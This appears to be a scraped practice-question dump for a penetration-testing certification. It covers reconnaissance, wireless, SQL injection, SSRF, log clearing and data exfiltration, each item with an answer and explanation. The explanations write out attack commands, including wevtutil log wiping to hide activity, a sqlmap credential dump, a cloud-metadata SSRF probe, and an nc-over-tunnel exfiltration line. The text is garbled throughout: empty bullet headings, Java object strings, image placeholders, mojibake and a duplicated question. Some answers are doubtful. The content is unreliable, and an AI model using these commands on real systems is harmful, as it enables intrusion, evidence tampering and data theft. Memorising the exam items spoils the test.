
○ WHOIS
○ dig
○ Nmap
● TheHarvester



Select the appropriate command to produce the output:

● `theharvester -d someclouddomain.org -l 200 -b google.com`

○ `theharvester -d google.com -l 200 -b someclouddomain.org`



Select TWO commands that would produce the `nslookup` and `dig` output:

☑ `$ dig @8.8.8.8 +noall +answer someclouddomain.org`


☐ `$ dig @192.168.20.66 someclouddomain.org +short`

☐ `$ dig someclouddomain.org +noall +short`

☑ `> nslookup someclouddomain.org 8.8.8.8`

☐ `> nslookup someclouddomain.org 192.168.20.66`

☐ `> nslookup someclouddomain.org`



Review Output 3. Select the appropriate option for each dropdown

Where is the domain being hosted?

Amazon

Who registered the domain?

LocalComputerPro's, Inc.

When was the domain registered?

1993-09-22T04:00:38Z

NEW QUESTION 26
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: C

Explanation:
MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.
? Understanding MAC Address Spoofing:
? Purpose:
? Tools and Techniques:
Step-by-Step Explanationifconfig eth0 hw ether 00:11:22:33:44:55
? uk.co.certification.simulator.questionpool.PList@55bce337
? Impact:
? Detection and Mitigation:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups Top of Form
Bottom of Form
=================

NEW QUESTION 28
A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client??s current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?

A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.

Answer: A

Explanation:
BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization's security defenses and response mechanisms.
Here??s why option A is the best choice:
? Controlled Testing Environment: BAS tools provide a controlled environment
where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat-modeling team indicates potential impacts on internal systems.
? Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs,
allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client's security tools comprehensively.
? Feedback and Reporting: These tools provide detailed feedback and reporting on
the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed. This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.
References from Pentest:
? Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.
? Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.
Conclusion:
Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client's security tools' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.
=================

NEW QUESTION 33
A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?

A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.

Answer: C

Explanation:
When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.
? Port Mirroring:
? Avoiding Disruption:
? Other Options:
Pentest References:
? Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.
? Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.
By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant's network without risking disruption to the grid.
=================

NEW QUESTION 34
During a security assessment, a penetration tester gains access to an internal server and manipulates some data to hide its presence. Which of the following is the best way for the penetration tester to hide the activities performed?

A. Clear the Windows event logs.
B. Modify the system time.
C. Alter the log permissions.
D. Reduce the log retention settings.

Answer: A

Explanation:
During a penetration test, one of the critical steps for maintaining access and covering tracks is to clear evidence of the attack. Manipulating data to hide activities on an internal server involves ensuring that logs and traces of the attack are removed. Here's a detailed explanation of why clearing the Windows event logs is the best method for this scenario:
? Understanding Windows Event Logs: Windows event logs are a key forensic
artifact that records system, security, and application events. These logs can provide detailed information about user activities, system changes, and potential security incidents.
? Why Clear Windows Event Logs:
? Method to Clear Event Logs:
shell
Copy code wevtutil cl System wevtutil cl Security
wevtutil cl Application
? uk.co.certification.simulator.questionpool.PList@6126ce2a
? Alternative Options and Their Drawbacks:
? Case References:
In conclusion, clearing Windows event logs is a well-established practice for hiding activities during a penetration test. It is the most effective way to remove evidence of the attack from the system, thereby maintaining stealth and ensuring that the tester's actions remain undetected.
=================

NEW QUESTION 35
A penetration tester performs a service enumeration process and receives the following result after scanning a server using the Nmap tool:
PORT STATE SERVICE

22/tcp open ssh 25/tcp filtered smtp 111/tcp open rpcbind 2049/tcp open nfs
Based on the output, which of the following services provides the best target for launching an attack?

A. Database
B. Remote access
C. Email
D. File sharing

Answer: D

Explanation:
Based on the Nmap scan results, the services identified on the target server are as follows:
? 22/tcp open ssh:
? 25/tcp filtered smtp:
? 111/tcp open rpcbind:
? 2049/tcp open nfs:
Conclusion: The NFS service (2049/tcp) provides the best target for launching an attack. File sharing services like NFS often contain sensitive data and can be vulnerable to misconfigurations that allow unauthorized access or privilege escalation.

NEW QUESTION 40
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?

A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db

Answer: B

Explanation:
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here??s a breakdown of the options:
? Option A: sqlmap -u www.example.com/?id=1 --search -T user
? Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
? Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
? Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
References from Pentest:
? Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
? Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.
=================

NEW QUESTION 44
A penetration tester discovers data to stage and exfiltrate. The client has authorized movement to the tester's attacking hosts only. Which of the following would be most appropriate to avoid alerting the SOC?

A. Apply UTF-8 to the data and send over a tunnel to TCP port 25.
B. Apply Base64 to the data and send over a tunnel to TCP port 80.
C. Apply 3DES to the data and send over a tunnel UDP port 53.
D. Apply AES-256 to the data and send over a tunnel to TCP port 443.

Answer: D

Explanation:
AES-256 (Advanced Encryption Standard with a 256-bit key) is a symmetric encryption algorithm widely used for securing data. Sending data over TCP port 443, which is typically used for HTTPS, helps to avoid detection by network monitoring systems as it blends with regular secure web traffic.
? Encrypting Data with AES-256:
Step-by-Step Explanationopenssl enc -aes-256-cbc -salt -in plaintext.txt -out encrypted.bin
-k secretkey
? Setting Up a Secure Tunnel:

```
ssh -L 443:targetserver:443 user@intermediatehost
```

? Transferring Data Over the Tunnel: cat encrypted.bin | nc targetserver 443
? Benefits of Using AES-256 and Port 443:
? Real-World Example:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 48
A penetration tester wants to check the security awareness of specific workers in the company with targeted attacks. Which of the following attacks should the penetration tester perform?

A. Phishing
B. Tailgating
C. Whaling
D. Spear phishing

Answer: D

Explanation:
Spear phishing is a targeted email attack aimed at specific individuals within an organization. Unlike general phishing, spear phishing is personalized and often involves extensive reconnaissance to increase the likelihood of success.
? Understanding Spear Phishing:
? Purpose:
? Process:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 52
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
? Monitoring Mode:
? Aircrack-ng Suite: airmon-ng start wlan0
This command starts the interface wlan0 in monitoring mode.
? Steps to Capture WPA2 Handshakes: airodump-ng wlan0mon
Pentest References:
? Wireless Security Assessments: Understanding the importance of monitoring mode for capturing data during wireless penetration tests.
? Aircrack-ng Tools: Utilizing the suite effectively for tasks like capturing WPA2 handshakes, deauthenticating clients, and cracking passwords.
By enabling monitoring mode with Aircrack-ng, the tester can capture the necessary WPA2 handshakes to further analyze and attempt to crack the Wi-Fi network's password.
=================

NEW QUESTION 56
During an assessment, a penetration tester wants to extend the vulnerability search to include the use of dynamic testing. Which of the following tools should the tester use?

A. Mimikatz
B. ZAP
C. OllyDbg
D. SonarQube

Answer: B

Explanation:
? Dynamic Application Security Testing (DAST):
? ZAP (Zed Attack Proxy):
? Other Tools:
Pentest References:
? Web Application Security Testing: Utilizing DAST tools like ZAP to dynamically test and find vulnerabilities in running web applications.
? OWASP Tools: Leveraging open-source tools recommended by OWASP for comprehensive security testing.
By using ZAP, the penetration tester can perform dynamic testing to identify runtime vulnerabilities in web applications, extending the scope of the vulnerability search.
=================

NEW QUESTION 61
Which of the following OT protocols sends information in cleartext?

A. TTEthernet
B. DNP3
C. Modbus
D. PROFINET

Answer: C

Explanation:
Operational Technology (OT) protocols are used in industrial control systems (ICS) to manage and automate physical processes. Here??s an analysis of each protocol regarding whether it sends information in cleartext:
? TTEthernet (Option A):
? DNP3 (Option B):
? Modbus (Answer: C):
? PROFINET (Option D):
Conclusion: Modbus is the protocol that most commonly sends information in cleartext, making it vulnerable to eavesdropping and interception.

NEW QUESTION 64
During an external penetration test, a tester receives the following output from a tool:
test.comptia.org info.comptia.org vpn.comptia.org exam.comptia.org
Which of the following commands did the tester most likely run to get these results?

A. nslookup -type=SOA comptia.org
B. amass enum -passive -d comptia.org
C. nmap -Pn -sV -vv -A comptia.org
D. shodan host comptia.org

Answer: B

Explanation:
The tool and command provided by option B are used to perform passive DNS enumeration, which can uncover subdomains associated with a domain. Here??s why option B is correct:
? amass enum -passive -d comptia.org: This command uses the Amass tool to perform passive DNS enumeration, effectively identifying subdomains of the target domain. The output provided (subdomains) matches what this tool and command would produce.
? nslookup -type=SOA comptia.org: This command retrieves the Start of Authority (SOA) record, which does not list subdomains.
? nmap -Pn -sV -vv -A comptia.org: This Nmap command performs service detection and aggressive scanning but does not enumerate subdomains.
? shodan host comptia.org: Shodan is an internet search engine for connected devices, but it does not perform DNS enumeration to list subdomains.
References from Pentest:
? Writeup HTB: Demonstrates the use of DNS enumeration tools like Amass to uncover subdomains during external assessments.
? Horizontall HTB: Highlights the effectiveness of passive DNS enumeration in identifying subdomains and associated information.
================

NEW QUESTION 69
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
? Components of an Assessment Report:
? Importance of Attack Narrative:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
================

NEW QUESTION 74
A penetration tester has found a web application that is running on a cloud virtual machine instance. Vulnerability scans show a potential SSRF for the same application URL path with an injectable parameter. Which of the following commands should the tester run to successfully test for secrets exposure exploitability?

A. curl <url>?param=http://169.254.169.254/latest/meta-data/
B. curl '<url>?param=http://127.0.0.1/etc/passwd'
C. curl '<url>?param=<script>alert(1)<script>/'
D. curl <url>?param=http://127.0.0.1/

Answer: A

Explanation:
In a cloud environment, testing for Server-Side Request Forgery (SSRF) vulnerabilities involves attempting to access metadata services. Here??s why the specified command is appropriate:
? Accessing Cloud Metadata Service:
? Comparison with Other Commands:
Using curl <url>?param=http://169.254.169.254/latest/meta-data/ is the correct approach to test for SSRF vulnerabilities in cloud environments to potentially expose secrets.
================

NEW QUESTION 79
During an engagement, a penetration tester needs to break the key for the Wi-Fi network that uses WPA2 encryption. Which of the following attacks would accomplish this objective?

A. ChopChop
B. Replay
C. Initialization vector
D. KRACK

Answer: D

Explanation:
KRACK (Key Reinstallation Attack) exploits a vulnerability in the WPA2 protocol to decrypt and inject packets, potentially allowing an attacker to break the encryption key and gain access to the Wi-Fi network.
? Understanding KRACK:
? Attack Steps:
? Impact:
? Mitigation:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking

? HTB Official Writeups
=================

NEW QUESTION 82
A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?

A. DAST
B. SAST
C. IAST
D. SCA

Answer: A

Explanation:
? Dynamic Application Security Testing (DAST):
? Advantages of DAST:
? Examples of DAST Tools:
Pentest References:
? Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.
? Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.
? DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.
By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application's security.
=================

NEW QUESTION 85
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?

A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.

Answer: A

Explanation:
Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes. Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
? Preparation:
? Enable Monitoring Mode:
Step-by-Step Explanationairmon-ng start wlan0
? uk.co.certification.simulator.questionpool.PList@3327f1d6 iwconfig
? Capture WPA2 Handshakes: airodump-ng wlan0mon
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================


NEW QUESTION 86
A penetration tester downloads a JAR file that is used in an organization's production environment. The tester evaluates the contents of the JAR file to identify potentially vulnerable components that can be targeted for exploit. Which of the following describes the tester's activities?

A. SAST
B. SBOM
C. ICS
D. SCA

Answer: D

Explanation:
The tester??s activity involves analyzing the contents of a JAR file to identify potentially vulnerable components. This process is known as Software Composition Analysis (SCA). Here??s why:
? Understanding SCA:
? Comparison with Other Terms:
The tester??s activity of examining a JAR file for vulnerable components aligns with SCA, making it the correct answer.
=================

NEW QUESTION 91
During a penetration test, the tester identifies several unused services that are listening on all targeted internal laptops. Which of the following technical controls should the tester recommend to reduce the risk of compromise?



Hostname	Port	Service name	Status
System 1	22	SSH	Open
System 2	80	HTTP	Open
System 3	443	SSL	Open
System 4	3389	RDP	Open

A. Multifactor authentication
B. Patch management
C. System hardening
D. Network segmentation

Answer: C

Explanation:
When a penetration tester identifies several unused services listening on targeted internal laptops, the most appropriate recommendation to reduce the risk of compromise is system hardening. Here's why:
? System Hardening:
? Comparison with Other Controls:
System hardening is the most direct control for reducing the risk posed by unused services, making it the best recommendation.
=================

NEW QUESTION 94
A penetration tester is getting ready to conduct a vulnerability scan as part of the testing process. The tester will evaluate an environment that consists of a container orchestration cluster. Which of the following tools should the tester use to evaluate the cluster?

A. Trivy
B. Nessus
C. Grype
D. Kube-hunter

Answer: D

Explanation:
Evaluating a container orchestration cluster, such as Kubernetes, requires specialized tools designed to assess the security and configuration of container environments. Here??s an analysis of each tool and why Kube-hunter is the best choice:
? Trivy (Option A):
? Nessus (Option B):
? Grype (Option C):
? Kube-hunter (Answer: D):
Conclusion: Kube-hunter is the most appropriate tool for evaluating a container orchestration cluster, such as Kubernetes, due to its specialized focus on identifying security vulnerabilities and misconfigurations specific to such environments.

NEW QUESTION 96
During a vulnerability assessment, a penetration tester configures the scanner sensor and performs the initial vulnerability scanning under the client's internal network. The tester later discusses the results with the client, but the client does not accept the results. The client indicates the host and assets that were within scope are not included in the vulnerability scan results. Which of the following should the tester have done?

A. Rechecked the scanner configuration.
B. Performed a discovery scan.
C. Used a different scan engine.
D. Configured all the TCP ports on the scan.

Answer: B

Explanation:
When the client indicates that the scope's hosts and assets are not included in the vulnerability scan results, it suggests that the tester may have missed discovering all the devices in the scope. Here??s the best course of action:
? Performing a Discovery Scan:
? Comparison with Other Actions:
Performing a discovery scan ensures that all in-scope devices are identified and included in the vulnerability assessment, making it the best course of action.
=================

